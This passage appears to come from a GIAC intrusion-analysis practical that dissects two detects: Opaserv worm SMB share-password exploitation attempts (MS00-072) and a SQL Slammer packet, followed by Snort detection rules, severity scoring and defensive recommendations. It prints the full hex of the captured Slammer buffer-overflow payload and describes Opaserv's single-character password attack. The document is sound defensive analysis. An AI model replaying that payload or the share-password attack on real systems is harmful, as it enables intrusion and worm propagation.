flags:A+; content: "|53 4d 42 75|"; content: "|00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00|"; content:
"|5c 43 00 41 3a|"; classtype:bad-unknown; rev:1;)
```

3. Probability the source address was spoofed:

Since I have determined that the packets represent a stage in the propagation of an Opaserv worm variant, the source addresses are definitely not spoofed. This is because infection requires a legitimate source from which to infect other systems.

Assuming I didn't know the Opaserv worm caused the packets, the packets themselves suggest that they do have legitimate sources. This is because they are SMB TreeConnectAndX commands, which are normally found in the context of a conversation between two systems in which one is attempting to connect to a resource on the other (details on this in section 5)(Sharpe). However, a closer look at the fields within these packets showed that their data is so different from that of a standard TreeConnextAndX packet that they look artificial. I found it unusual that the five packets, apparently originating from five very different sources with varying TTLs, window sizes, and other tell-tales, contained almost the exact same contents. The following is an excerpt from windump output, formatted for ease of reading (timestamp and protocol information removed for brevity):

```
61.72.92.203.  2461 > 207.166.87.53.139: P 2005958:2006017(59)      ack 3878176892 win 9250
80.14.44.118.  1516 > 207.166.87.53.139: P 2759520861:2759520920(59)ack 3226041681 win 17516
200.180.119.58.1709 > 207.166.87.53.139: P 7997193:7997252(59)      ack 168047991  win 8572
211.58.69.19.  4239 > 207.166.87.53.139: P 24526291:24526350(59)    ack 3627672743 win 65531
80.128.219.2.  2445 > 207.166.87.53.139: P 8075070:8075129(59)      ack 3726678505 win 5836
```

The packets show a variety of apparently random source IPs touching the system in a non-repetitive manner. They are spread out in a seemingly random manner across time and there are no noticeable patterns in any ID fields. All the packets have sequence numbers and acknowledgement numbers, implying that a TCP connection had already been established. All packets referred to the target by the same NetBIOS name (B2B- business to business?) and the same target directory (C).

Analysis of the source IP addresses shows five apparently unrelated systems- unless one considers that none of them originated in the US. Sources are from Korea (2), Germany, France, and Brazil. At least two are identified as being IPs assigned to DSL users (Korea, France) and a third (Germany) is either also DSL or is dial-up. Nothing noted in Dshield on any of these IPs, but I don't know if the Dshield database will consider data as old as this (over seven months). Due to the variety of source locations and that some appear to be dial-up/DSL systems, odds are that there are not businesses related to our client network using these IPs.

I did not conduct any active OS fingerprinting. I did use passive fingerprinting techniques, based on the packets available. Analysis of TTLs and window sizes using the table shown at the slashgod web site http://slashgod.de/honeynet/papers/finger/traces.txt showed most systems as probably being Microsoft Windows systems of various versions. On the other hand, using the much more detailed fingerprinting database from http://cvs.sourceforge.net/cgi-bin/viewcvs.cgi/~checkout~/ettercap/ettercap/etter.passive.os.fp?rev=HEAD&content-type=text/plain I found that I could not positively determine the OS of two of these systems with the information given. Even without this definitive proof, I believe that the preponderance of evidence suggests that the systems do exist (are not spoofed), and are Windows systems of some flavor.

Specific details on the packet sources are shown below. Data comes from Geektools.com, SamSpade.org, and raw packet data:

61.72.92.203- DSL IP address in South Korea (Seoul)

```
inetnum:      61.72.72.0 - 61.72.99.255
netname:      KORNET-XDSL-HYEWHA-KR
descr:            HYEWHA NODE
descr:            128-9 Youngundong Chongroku
descr:            SEOUL
descr:            110-460
country:      KR
```

TTL 109 (indicates Windows 9x/NT/2000)

WinSize 9250 – no match (doesn't quite fit in Windows 9x/NT range 5000-9000)

80.14.44.118- DSL IP address in France (Limoges)

```
nslookup: ALimoges-102-1-1-118.w80-14.abo.wanadoo.fr
address:      WANADOO INTERACTIVE
…subbed to
netname:      IP2000-ADSL-BAS
descr:        BSLIM102 Limoges Bloc1
country:      FR
```

TTL 105 (indicates Windows 9x/NT/2000)

WinSize 17516 – (fits in Windows 2000 range 17000-18000)

200.180.119.58- IP address in Brazil

```
inetnum:     200.128/9
status:      allocated
owner:       Comite Gestor da Internet no Brasil
ownerid:     BR-CGIN-LACNIC
responsible: Frederico A C Neves
address:     Av. das Nações Unidas, 11541, 7° andar
address:     04578-000 - São Paulo - SP
country:     BR
```

TTL 105 (indicates Windows 9x/NT/2000)

WinSize 8572 (fits in Windows 9x/NT range 5000-9000)

211.58.69.19- IP Address in South Korea (Seoul)

```
inetnum:      211.58.69.0 - 211.58.69.255
netname:      HANANET-KR
descr:            HANARO Telecom
```

```
descr:            1445-3 Seocho-Dong Seocho-Ku
descr:            SEOUL
descr:            137-728
country:      KR
```

TTL 14 (indicates Windows 9x/NT)
WinSize 65531 – no matches

80.128.219.2- DSL/dial-up IP address in Germany

```
nslookup: p5080DB14.dip.t-dialin.net
netname:      DTAG-DIAL16
descr:        Deutsche Telekom AG
country:      DE
```

TTL 118 (indicates Windows 9x/NT/2000)
WinSize 5836 (fits in Windows 9x/NT range 5000-9000)

Other observations include that the expected next sequence number and the actual sequence number are all different by exactly 59. A review of other packets in the log show that this is not typical. Source ports vary widely- no obvious pattern noted. Again, as listed above, the window sizes are really weird. Finally, the do-not-fragment bit is set on all, though that isn't uncommon for many types of system.

4. Description of attack:

Opaserv is a worm that takes advantage of a vulnerability outlined in Microsoft's Security Bulletin MS00-072 (Microsoft MS00-072). The CVE for the vulnerability is CVE-2000-0979 (Mitre CVE-2000-0979). It outlines a vulnerability in SMB's share-level security. The vulnerability consists of a flaw in the way Microsoft operating systems processed passwords for share-level access: instead of considering the entire length of the password, it allowed a user to access the resource when supplying only the first character of the password. For example, an attacker could present the target with a password of "!" and get access to a resource protected by an otherwise sound password of "!oPa5erV". This is obviously a significant flaw. A security patch for it was made available at the same time as it's publishing, in October of 2000. According to Microsoft, only Windows 95, 98, and ME versions are vulnerable to this attack.

The single packets in the data show an attempt to connect to a share called C on the target system. Opaserv propagates noisily, so since there is no indication in the packets or log files of further traffic from this system we can assume the attack was not successful (Symantec- Opaserv).

The SMB sections of all five packets exhibited the characteristics listed below (CodeFX):

a. The Process ID is set to zero. The Process ID (PID) of an SMB packet is assigned based on which process on the client requested the resource. A PID of zero is highly unusual.

b. The User ID is set to zero. The User ID (UID) is used to identify an individual authenticated user when using user-level security. This is set at the session setup portion of the SMB negotiation. When a UID exists, the SMB session is using user-level security. That no UID is set implies that the connection is using share-level security.

c. The Multiplex ID is set to zero. The Multiplex ID (MID) is used to discern between multiple connection requests between two hosts. It must be unique for each request sent to the server so the requestor can figure out which response matches which request from the server. The MID is set at the start of the SMB negotiation. Subsequent connections between the two hosts will have new MIDs. Again, in a TreeConnectAndX request, this should not be the case.

(Note: the TreeID field was also set to zero, but as the TID is not set until the response packet of a TreeConnectAndX, this is to be expected.)

d. All flags in both the NetBIOS and SMB sections are zeros- not a single flag set. Again, while this is possible, it is unlikely. Flag settings describe any special or enhanced features, as well as what kind of security to expect- for example, there are flags for whether or not to allow long file names and whether or not to use extended security negotiation. It is interesting to note that the flag for case-sensitive pathnames is set to require case-sensitivity, which is not often found with Windows systems. Since we determined that these systems are probably varying flavors of Windows, it is doubly odd that at least some of these flags are not set, since most Windows systems support some kind of encryption, user-level access, long filenames, etc.

e. The password supplied (hex 0x21, a single exclamation point !) is strange. If the connection is using user-level security a password is not required and this field should be set to 0x00, because authentication took place in the previous SMB negotiation section. If the connection is using share-level security the password would in fact go here. Since the value is not 0x00, we can deduce that the packet is part of a share-level security transaction. That the password supplied is a single character is notable and suggests something strange, since even the laziest users don't usually have a single character password. However, this would work if the source were trying to exploit the MS00-072 vulnerability.

f. The resource type is set to A:. This was what originally drew my attention to the packet when I reviewed the raw logs in Ethereal. Further research showed that this refers not to the A: drive of a system but instead means that the resource to which the connection is being made is a file/disk resource (versus a printer, named pipe, or communications device). However, under normal circumstances a system sends a TreeConnectAndX request command using the resource type ????? (representing any resource type) and the responder sets the exact type of resource in its response.

g. The resource connected to in all five instances is \\B2B\C. Normally worms (for example, NIMDA) try to connect to the administrative share C$ on a system, since those shares are guaranteed to be present on all Windows systems. A worm trying to connect to a C drive is less common. Further, these connection attempts would avoid detection by rules designed to note attempts at the C$ directory, such as the SMB C$ connection rule provided in the default Snort ruleset. I can only guess at the custom rule that put these packets into the raw logs. (And I do guess at them in the "recommendations" section.) Perhaps the same vulnerability that allows processing of just the first character of the password also allows processing of just the first character of the resource name?

The facts that there is a password here (no matter how odd), no UID, no PID, no MID, and no flags set, suggest that this packet is part of a very basic share-level NetBIOS connection.

Details of one of the packets are listed below (they're almost identical so I didn't list the rest of them).

```
03:42:24.896507 61.72.92.203.2461 > 207.166.87.53.139: P [bad tcp cksum
b5b5!] 2005958:2006017(59) ack 3878176892 win 9250
>>> NBT Packet
NBT Session Packet
Flags=0x0
Length=55 (0x37)

SMB PACKET: SMBtconX (REQUEST)
SMB Command   =  0x75
Error class   =  0x0
Error code    =  0 (0x0)
Flags1        =  0x0
Flags2        =  0x0
      Tree ID       =  0 (0x0)
Proc ID       =  0 (0x0)
UID           =  0 (0x0)
MID           =  0 (0x0)
Word Count    =  4 (0x4)
smbvwv[]=
Com2=0xFF
Off2=0 (0x0)
Flags=0x0
PassLen=1 (0x1)
Passwd&Path&Device=
smb_bcc=12
smb_buf[]=
[000] 21 5C 5C 42 32 42 5C 43  00 41 3A 00              !\\B2B\C .A:.
 (DF) (ttl 109, id 58290, len 99, bad cksum b33d!)
                   4500 0063 e3b2 4000 6d06 b33d 3d48 5ccb
                   cfa6 5735 099d 008b 001e 9bc6 e728 487c
                   5018 2422 12f9 0000 0000 0037 ff53 4d42
                   7500 0000 0000 0000 0000 0000 0000 0000
                   0000 0000 0000 0000 0000 0000 04ff 0000
                   0000 0001 000c 0021 5c5c 4232 425c 4300
                   413a 00
```

I thought that perhaps this was some kind of scanning activity, or some SMB attacking tool. I did some research on SMB exploitation tools but found nothing that matched this attack pattern (though I found lots of other interesting things).

After much web searching I came across two GIAC GCIA Part 2 drafts (see section 6, correlations) that suggested that this type of traffic was caused by Opaserv. Until I found these references I had absolutely no idea what this packet represented. To verify this theory I did some further web research. This took me to Brad Peterson's message traffic about Opaserv in which he described it's activities and how to prevent it from infecting systems. He graciously provided me a copy of his packet sniff showing two Opaserv infections from start to finish. Sure enough, there near the start of both traces were packets matching almost exactly, even down to the 59 number difference between sequence number and expected next sequence number, with the ones I was investigating. This confirmed in my mind that the five packets in the raw data are in fact indicative of attempts to infect the target system with a variant of Opaserv.

5. Attack mechanism:

SMB, or Server Message Block, the lesser-known public version of which is known as Common Internet File System (CIFS), is a protocol commonly used to share resources such as files and printers over the internet. While Microsoft operating systems are the most widely known OSs for using SMB, *nix systems can also use SMB through applications such as Samba, almost seamlessly interacting with operating systems of other flavors using this common protocol. Apple computers also have applications for using SMB (CodeFX).

SMB allows two types of security for transactions: user-level and share-level. With user-level, the requestor authenticates with the target using a username and password. The target will determine whether or not the requestor can access resources in future requests based on their authenticated username. With share-level, each resource has a password associated with it. The requestor need only send a password (for each request) during the connection to the resource to gain access to that resource. This is considered less secure than the user-level security. Systems on Microsoft domains usually use user-level access. Older Windows systems such as Windows for Workgroups and Windows 95/98 often use share-level access.

A user can issue over one hundred different types of SMB command, though many of the types overlap in function. Most commands allow the use of the suffix "AndX" on a command to allow a follow-on command and it's data to be embedded in the initial command sequence. This makes it possible for a system to carry out multiple commands in single packets.

A connection to a computer using SMB follows a distinct procedure. First, one will see a three-way handshake setting up the TCP connection, since SMB is connection-oriented. Next, one will see a NetBIOS session set up, since SMB rides NetBIOS. This session setup consists of a request and response packet between the source and target. It is notable that for one client to connect to another via NetBIOS, the requestor must know the NetBIOS computer name of the target. This takes place between an ephemeral port on the requestor and port 139 on the target server.

The first step of the SMB setup is the SMB protocol negotiation. In this request-response set of packets, the requestor sends a numbered list of SMB protocol types that it understands to the target system. The target system responds with the number of the protocol from the requestor's protocol version list. If it does not understand any of the versions, the connection is not successful. A Process ID (PID) and Multiplex ID (MID) are assigned to the SMB session here. The PID identifies which process on the server represents the connection and the MID distinguishes between different requests between the two systems since multiple requests can be negotiated at one time. This step is also where the target system tells the requestor if it is using encrypted passwords and has share- or user-level security. This request/response sequence can be hijacked by a malicious user and used to tell the requestor to send the password in the clear even if the target wants it in encrypted form. The specific SMB command used here is SMBComNegotiate (0x72)(CodeFX)(Eckstein)(Iedin).

The second step is the SMB session setup request-response packet set. This is where, if using user-level security, the requestor would authenticate with the target, using a username and password. This step should occur even if share-level security is in use because other SMB options are set at this point as well. A User ID number is assigned to the session at this point. The specific SMB command used here is

SMBComSessionSetupAndX (0x73). Note that the AndX extension here allows follow-up commands. (CodeFX)(Eckstein)(Iedin).

The third step is the SMB Tree Connect request-response packet set. The requestor sends the path of the resource it wishes to connect to, as well as a password if the resource is using share-level security. As noted above, the password will be encrypted or not based on the settings exchanged during the protocol negotiation step. The target system sends a Tree ID (TID) if the connection is successful. Future connections to this resource are based on this TID. The specific SMB command used here is SMBComTreeConnectAndX (0x75). Again, the AndX extension here allows follow-up commands. (CodeFX)(Eckstein)(Iedin).

Finally, the source system can send one of numerous SMB commands to access or otherwise manipulate the resources to which they have just connected. The success of these commands is of course based on whether the user or share has permissions to carry out that activity on the target resource.

Opaserv propagates via a network, first checking its local network for vulnerable systems and then selecting random 24-bit networks to find and infect vulnerable systems. In my workplace I have seen instances of infection with Opaserv in our network and it is a very loud worm- it scans lots of IPs very quickly, generating (relatively) large quantities of traffic (Symantec- Opaserv).

The worm first scans on port 137 for systems with NetBIOS names- systems that are most often Microsoft Windows hosts. Notably, this scan’s source port is a single ephemeral port for each scanned subnet, rather than having both source and destination port of 137, like legitimate traffic.

Once an infector gets an answer (and computer name) from a target on port 137, it does two things: it scans the two 24-bit networks adjacent to the responder, and it switches to port 139 and sets up a NetBIOS session with the target host. Once a NetBIOS session is in place it negotiates an SMB session.

This share-level security is what Opaserv takes advantage of to infect a system. The worm first tries to infect a file resource called C (not to be confused with the default Windows share C$) with no password. If this does not work, it tries to access the system via a different angle.

As expected, Opaserv takes advantage of this share-level password processing vulnerability, offering single-character passwords for a share until it exhausts all possibilities (ie the system is probably patched) or it gains access to the system. At that point it copies the target’s WIN.INI file and installs its executable and a new WIN.INI file that will auto-run the worm code on subsequent reboots. The worm then begins propagating from that source (Symantec- Opaserv).

It is significant that the worm is able to spread using this very old vulnerability, when the patch has been available for three years. While this trace is dated 31 October 2002, I continue to see instances of Opaserv scans coming into our network today, over 9 months from the date of the trace, and almost three years from the date of detection of the vulnerability.

6. Correlations:

The theory that these packets were related to Opaserv came from a message from Daniel Weseman's part 2 practical posting dated 11 JAN 2003 http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00084.html

A second practical posting showing the same traffic, but just as lost as I was before I got the Opaserv hint, was from Jourden Parks dated 23 JAN 2003 http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00241.html

Brad Peterson's posting about how to prevent Opaserv led to my asking if he had a sniff of the traffic, which he provided. I was able to make a correlation between his traffic and the five packets in question. http://www.computing.net/security/wwwboard/forum/2954.html

I also found a posting of a GCIA in which the author, Freeland Chew, detected Opaserv in his own network and included that analysis as part of his GIAC paper posted to the SANS/GIAC website on 19 JAN 2003 http://www.giac.org/practical/GCIA/Freeland_Chew_GCIA.pdf

Microsoft discusses the share-level vulnerability used by Opaserv in it's security bulletin: Microsoft Security Bulletin MS00-072- Patch Available for 'Share Level Password' Vulnerability http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-072.asp

The CVE for the vulnerability is CVE-2000-0979, which can be found at http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0979.

7. Evidence of active targeting:

Opaserv attacks based on local network and randomly generated 24-bit subnets (Symantec- Opaserv). While it is possible that this was a specialized version that was directed against the target system, this is unlikely. According to the logs available, the target IP had nothing else directed against it from any source during the reviewed timeframe. There was also no outgoing communication from the target IP noted in the logs. No other systems referenced in the logs were targeted with packets like this, which implies either knowledge of something on the system that someone is interested in, or a firewall/filtering rule that allows NetBIOS sessions only to that single system. This could be possible, considering that no other target systems received ANY port 139 traffic that was logged in that day's data set. The intriguing computer name (B2B) implies a system supporting business-to-business data, applications, and/or commerce. This would be a lucrative target and could explain why it is the only one noted in the logs as receiving this attention.

8. Severity:

Severity is calculated with the following formula:
severity = (criticality + lethality) – (system countermeasures + network countermeasures)
- Each value is ranked on a scale from 1 (lowest) to 5 (highest).
Severity = (3 + 3) – (3 + 3) = 0, very low severity.

Criticality: Since this is the only logged traffic to this system it is difficult to determine the sensitivity of the data and criticality of the system's performance. However, as noted in section 7 above, the NetBIOS name of the system appears to be B2B, implying that the system is a business-to-business server and could contain critical information. There was literally nothing else in the dump file that I could use to determine severity. That omission could either mean that the system is completely unimportant, or that it's special enough that only insiders know to go to it. Since I just don't know I'll give it a middle-of-the-road 3.

Lethality: If the worm successfully infected the system, it would attempt to propagate. The worm does not "call home" to any particular email or IP address, but at least one variant carries a trojan. Since we cannot determine the version of the worm (our packets don't show filenames or other tell-tales) we much consider this added threat. We also have to consider the fact that it can still propagate, which could cause network problems. Will call it a 3.

System Countermeasures: Opaserv was "discovered" just before 30 SEP 2002 (when AV updates were made available for it), about a month before this trace was logged. If the user was keeping up with antivirus software and updates they would not be vulnerable to this virus even if the system was not patched. The patch itself had been available for over two years at the time the worm was released. If the system were singled out on the perimeter for NetBIOS traffic one would assume that the system would have had extra attention paid to it to secure any NetBIOS vulnerabilities. That the targeted system is not spewing Opaserv scanning traffic suggests that it is not infected, so we will give it an optimistic 3 as system countermeasures.

Network Countermeasures: Since the connection had gotten this far in the setup procedure I will assume that the perimeter was allowing NetBIOS traffic to this system. One can assume that NetBIOS is blocked throughout the net to all but this system, since this is the only system to have been targeted like this. Because the worm scans entire subnets when it propagates, that suggests that attempts to other systems were somehow prevented. This dearth of other NetBIOS traffic in the net makes me believe that something is in place to mitigate the overall NetBIOS threat. I'll call this a 3.

9. Defensive recommendation:

If it is not already done, allow NetBIOS traffic through the border only to specific systems requiring that service, such as perhaps Exchange mail servers, and deny it to all others.

If this system is allowed NetBIOS traffic, it should be located in a DMZ to isolate it from the rest of the network since it would be more vulnerable to attack.

Procure a tool (Update Expert, etc) to manage patches in the enterprise to ensure that even if a NetBIOS thread makes it through the border the systems are protected from known vulnerabilities (defense in depth). Also ensure a policy is in place requiring timely patching of systems exposed to the internet. This will ensure that systems will not be vulnerable to future threats.

Ensure a policy is in place for use of and regular updating of anti-virus software on all workstations and servers. This will ensure that should a known threat attack your computer, the AV will keep the system safe.

Ensure a policy is in place to require complex passwords for accounts and shares. This will mitigate the threat of "guessable" or no passwords on resources.

To detect this traffic in the future, create a specific Snort rule to check for packets with incorrectly set SMB ID fields. The example rule from section 2 follows:

```
alert tcp any any -> any 139 (msg:"Opaserv Infection Attempt"; flags:A+;
content: "|53 4d 42 75|"; content: "|00 00 00 00 00 00 00 00 00 00 00
```

```
   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00|"; content: "|5c 43 00 41
   3a|"; classtype:bad-unknown; rev:1;)
```

This rule specifically looks for SMB packets of type 75 (TreeConnectAndX), having no flags or IDs set in the Netbios section, and having a directory of "C" followed by the "A:" file-type designator.

Another possible defense would be to run your file-sharing over NetBEUI rather than TCP/IP, but considering the drawbacks of NetBEUI compared to TCP/IP this may not be desirable based on your network's situation.

10. Multiple choice test question:

When is a password required during the connect tree section of the SMB connection when connecting to a file resource?

a. When using user-level security
b. When using share-level security
c. When using kerberos security
d. None of the above

Answer: b. With share-level security, a password is used during the connect tree section of the SMB connection. With user-level security, a login and password exchange occurs during the SessionSetup portion of the SMB connection and once the UID is established for that connection, no additional password is needed.

Questions and Answers:
I posted my initial analysis for this detect on 29 July 2003 (20:44), but received no questions about it. I resubmitted it (along with my other detects) again on 15 AUG 2003 (13:13) and got some very good comments and questions back from Don Murdoch. He included the following questions:

(From section 2, "Detect was generated by…")

ethereal generated the trace?
how about snort 1.9.1 with X rule set. Do you know for
a fact it was s 1.9.1? Does the read me say so? Is the date
on the file before S 1.9.1?

I found the detect using Ethereal, since I looked through that data before I ran the data through Snort. However, when I did run it through Snort I got no alerts on the packets I was interested in. I redownloaded the standard Snort ruleset at that time (5.5.5) and tried again, to no avail. Even so, per his suggestion I checked the "README" file in the docs subfolder- and it says it's for Snort version 1.8.3. I think the file just had not been updated, since the executable was specifically named "snort-1_9_1.exe". I was also unable to find a working Snort rule to detect this packet, so per his (later) suggestion I created one (see sections 2 and 9).

(From section 3," Probability that the source address was spoofed…")

five countrues, this 59 thing, and you still think they are legit
source addresses? Did some body say "smokescreen"? I did....

Well, yes, I did too. I was pretty sure the IPs **were** spoofed, right up until I matched the signature up exactly with the Opaserv trace from Brad Peterson, and found (now that I knew where to look) the other correlations. (I was actually rather disappointed.) All I can figure is that the Opaserv worm builds it's packets in a very specific manner, though I don't know go so far as to call the worm a tool.

(From section 4, "Description of attack…")
> a. The Process ID is set to zero. The Process ID (PID) of
> an SMB packet is assigned based on which process on the
> client requested the resource. A PID of zero is highly unusual.

Is it even possible? Why Check out a windows task manager, and
see who is 0.
Per Windows Task Manager, PID 0 is the system idle process. I figure it's pretty unlikely that the system idle process would try to connect to a shared resource, so I'm concluding that this is another symptom of the worm writing it's packets in a very specific manner. Because this is completely incorrect (as far as normal processing is concerned) I used the PID of zero (among other things) as one of the "content" indicators in the Snort rule I wrote to detect these packets.

Part 2b: SQL Slammer

1. Source of Trace.

This detect came off of Ethereal (version 0.9.14) running on my desktop computer (Win2000Pro/SP4+), with a dynamic IP address, connected to the internet via Digital Subscriber Line through an Internet Service Provider. The computer has a ZoneAlarm, a personal firewall, installed, but at the time I captured this traffic it was turned it off so it would not inhibit my efforts at finding something interesting. I had also adjusted the computer's security baseline to standards similar to those supported for Win2000 by NSA (NSA). Network layout is pretty straightforward- desktop to edge router. The MAC of the next hop starts with 00:90:1a which maps to Unisphere Solutions and matches up with a Juniper Networks edge router (Franke). Had my system been on a cable connection, I could perhaps have sniffed other users' traffic, but since it was a DSL connection that option was not available to me and I had to use only traffic that came directly to my IP.

Also note that my IP changes literally every time I connect to my DSL provider, who has an extremely broad pool of IPs from which to chose, so I am not concerned about revealing my IP address in any following traces.

Computer
Edge Router

2. Detect was generated by:

I found this detect through visual inspection of Ethereal network traffic capture. In the mess of pop mail, http requests, and ppp keep-alives this port 1434 traffic stood out.

Packet looked like this:

```
08/03-21:29:44.318690 202.108.220.187:1126 -> 80.139.208.227:1434
UDP TTL:110 TOS:0x0 ID:51082 IpLen:20 DgmLen:404
Len: 376
```

```
04 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................ ←
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
01 DC C9 B0 42 EB 0E 01 01 01 01 01 01 01 70 AE  ....B.........p.
42 01 70 AE 42 90 90 90 90 90 90 90 90 68 DC C9  B.p.B........h..
B0 42 B8 01 01 01 01 31 C9 B1 18 50 E2 FD 35 01  .B.....1...P..5.
01 01 05 50 89 E5 51 68 2E 64 6C 6C 68 65 6C 33  ...P..Qh.dllhel3
32 68 6B 65 72 6E 51 68 6F 75 6E 74 68 69 63 6B  2hkernQhounthick
43 68 47 65 74 54 66 B9 6C 6C 51 68 33 32 2E 64  ChGetTf.llQh32.d
68 77 73 32 5F 66 B9 65 74 51 68 73 6F 63 6B 66  hws2_f.etQhsockf ←
B9 74 6F 51 68 73 65 6E 64 BE 18 10 AE 42 8D 45  .toQhsend....B.E ←
D4 50 FF 16 50 8D 45 E0 50 8D 45 F0 50 FF 16 50  .P..P.E.P.E.P..P
BE 10 10 AE 42 8B 1E 8B 03 3D 55 8B EC 51 74 05  ....B....=U..Qt.
BE 1C 10 AE 42 FF 16 FF D0 31 C9 51 51 50 81 F1  ....B....1.QQP.. ←
03 01 04 9B 81 F1 01 01 01 01 51 8D 45 CC 50 8B  ..........Q.E.P. ←
45 C0 50 FF 16 6A 11 6A 02 6A 02 FF D0 50 8D 45  E.P..j.j.j...P.E
C4 50 8B 45 C0 50 FF 16 89 C6 09 DB 81 F3 3C 61  .P.E.P........<a
D9 FF 8B 45 B4 8D 0C 40 8D 14 88 C1 E2 04 01 C2  ...E...@........
C1 E2 08 29 C2 8D 04 90 01 D8 89 45 B4 6A 10 8D  ...).......E.j..
45 B0 50 31 C9 51 66 81 F1 78 01 51 8D 45 03 50  E.P1.Qf..x.Q.E.P
8B 45 AC 50 FF D6 EB CA                          .E.P....
```

The first line of the packet header describes the date and time of the packet, followed by the source IP and port, followed by the destination IP and port. The second line of the header lists the protocol, the packet's time-to-live, type of service, IP ID, IP header length, and datagram length. The third line describes the length of the payload. Following this header is the hex and ascii data of the packet's payload.

This packet shows a source IP on port 1126 sending a UDP packet to my desktop's dynamically assigned IP on port 1434. The body of the UDP data sent is described in hex and ascii below the header information.

This attack is a one-packet shot- the entire exploit is delivered in this single packet. Because there is no handshake or protocol negotiation to worry about (let alone any authentication procedure), as there is with TCP connections and protocols such as SMB, the time between start and end of execution is very fast. This is what enabled this worm to spread so quickly.

Two default Snort rules cover attacks against port 1434. Both rules are specifically for detecting SQL Slammer- the difference is that one detects on the home network as the source, while the other detects on the home network as the destination. The exact match with these rules confirms to me that this traffic is a worm described by Symantec Corporation as W32.SQLExp.Worm, but more commonly known as the SQL Slammer (my preference) or Sapphire worm. Content indicative of this worm are emphasized above in underlined boldface font in the packet trace above. Note that the first trace, |04|, is required to be in the first position of data after the header. It is followed by ones that pad out the packet until the buffer overflows. Exploit data follows, using "send" and "sock" as part of the code, making these obvious traces to look for. Finally comes the 8-byte string of fingerprint code definitively identifying a SQL Slammer worm: |81 F1 03 01 04 9B 81 F1|

Relevant default Snort rules:

```
        alert udp $EXTERNAL_NET any -> $HOME_NET 1434 (msg:"MS-SQL Worm
propagation attempt"; content:"|04|"; depth:1; content:"|81 F1 03 01 04 9B 81 F1 01|";
content:"sock"; content:"send"; reference:bugtraq,5310; classtype:misc-attack;
reference:bugtraq,5311; reference:url,vil.nai.com/vil/content/v_99992.htm; sid:2003; rev:2;)
        alert udp $HOME_NET any -> $EXTERNAL_NET 1434 (msg:"MS-SQL Worm
propagation attempt OUTBOUND"; content:"|04|"; depth:1; content:"|81 F1 03 01 04 9B 81
F1|"; content:"sock"; content:"send"; reference:bugtraq,5310; classtype:misc-attack;
reference:bugtraq,5311; reference:url,vil.nai.com/vil/content/v_99992.htm; sid:2004; rev:1;)
```

3. Probability the source address was spoofed:

Arguably, since the exploit is conducted in a one-packet UDP transmission, the source IP could be spoofed. However, all documentation on the worm suggests that SQL Slammer does not spoof its source IP. Perhaps the code to randomize the source IP was too bulky to fit into the exploit.

Source IP does not have a reverse DNS entry, but its range is registered as follows, per APNIC's web site at http://www.apnic.net/apnic-bin/whois.pl :

```
inetnum:      202.108.218.0 - 202.108.223.255
netname:      CAPITAL-NET-CO
descr:        Capital Network Co. Ltd
country:      CN
status:       ALLOCATED PORTABLE
source:       APNIC
```

Chinese networks are just as likely as any others to have unpatched systems that propagate, even at this late date, worms such as SQL Slammer, so there is no reason to assume that it is spoofed based on the registration of the network.

This IP showed up in Dshield's list of attacking IPs as a source for over 35,000 scans targeting port 1434. This shows evidence of the rampant propagation that is commonly associated with the SQL Slammer worm.

Given that the worm is propagating a worm that exploits a Microsoft vulnerability, I think we can safely assume the source is some flavor of Windows. I did not conduct any active OS fingerprinting. Passive OS fingerprinting is difficult to do with only a since we have only a single UDP packet to work with. Per the slashgod web site http://slashgod.de/honeynet/papers/finger/traces.txt, the packet's TTL of 110 suggests that the OS is either Windows 2000, Windows 98, Windows NT, or Novell, though according to the reference those options usually have the Do Not Fragment bit set, where this packet does not set it. Perhaps this is due to the crafted nature of the packet. I did not have enough data to effectively use the fingerprinting database at http://cvs.sourceforge.net/cgi-bin/viewcvs.cgi/~checkout~/ettercap/ettercap/etter.passive.os.fp?rev=HEAD&content-type=text/plain because my packet is UDP, and that reference relies heavily on TCP header fields to identify the OS.

4. Description of attack:

This is a SQL Slammer (also known as Sapphire) worm attempting to propagate. It executes a buffer overflow attack against UDP port 1434, MS SQL Server Resolution Service, specifically against Microsoft SQL 2000 and Microsoft's SQL Desktop Edition (MSDE) 2000, which is included with many popular products including Microsoft's Visio.

The CVE for this attack is CVE-CAN-2002-0649 (Mitre CAN-2002-0649). Microsoft discusses the vulnerability in Microsoft Security Bulletin MS02-039 dated 24 July 2002 (updated 31 January 2003)(Microsoft Q323875). David Litchfield wrote the initial advisory describing the vulnerabilities discussed in MS02-039.

If the buffer described in the references above is overwritten randomly, the service could crash. This would cause a denial of service on the system since the service that uses the MS Monitor would stop working. However, if the data written into the buffer is carefully crafted, it could execute code as the SQL service. This is not as nefarious as it sounds, since the SQL 2000 default setting is to assign the SQL service only Domain User privileges, but it is enough to allow the code from the SQL Slammer worm to execute instructions causing the trademark widespread scanning/propagation of the worm.

Since it exists only in memory, the SQL Slammer worm can be easily eradicated from a system by rebooting the system. This clears the worm out of memory. It places no files on the compromised system. However, if the system remains vulnerable, it is highly likely that it will become reinfected in a very short time from the random scanning of other infected hosts (Symantec- SQLExp).

Also note that the worm spreads over a UDP port, using a single packet of data. This enabled it to spread very quickly because no three-way handshake was required. By contrast, Code Red and Nimda, two other worms known for their propagation, both require a three-way handshake before they can carry out their exploit on a target system. This results in a literal quartering of the traffic required to complete an infection- one packet for Slammer versus at least four packets for the web-based worms. This increase in speed is obvious when one notes the amazing speed of propagation of this worm (Beverly et al).

An example exploit using the same vulnerability was posted a short time before the outbreak of the SQL Slammer worm. However, this exploit, instead of just spreading itself in a noisy manner, instead opened a command shell for the attacker. It also allowed for a spoofed source IP by embedding the correct source (for the command shell to return to) in the buffer overflow code (Jim at oobs3c02). Perhaps the spread of the SQL Slammer, though it's denial of service had negative impact on the internet, encouraged wide-spread patching of this vulnerability before a nastier Trojan/worm could be put into effect.

5. Attack mechanism:

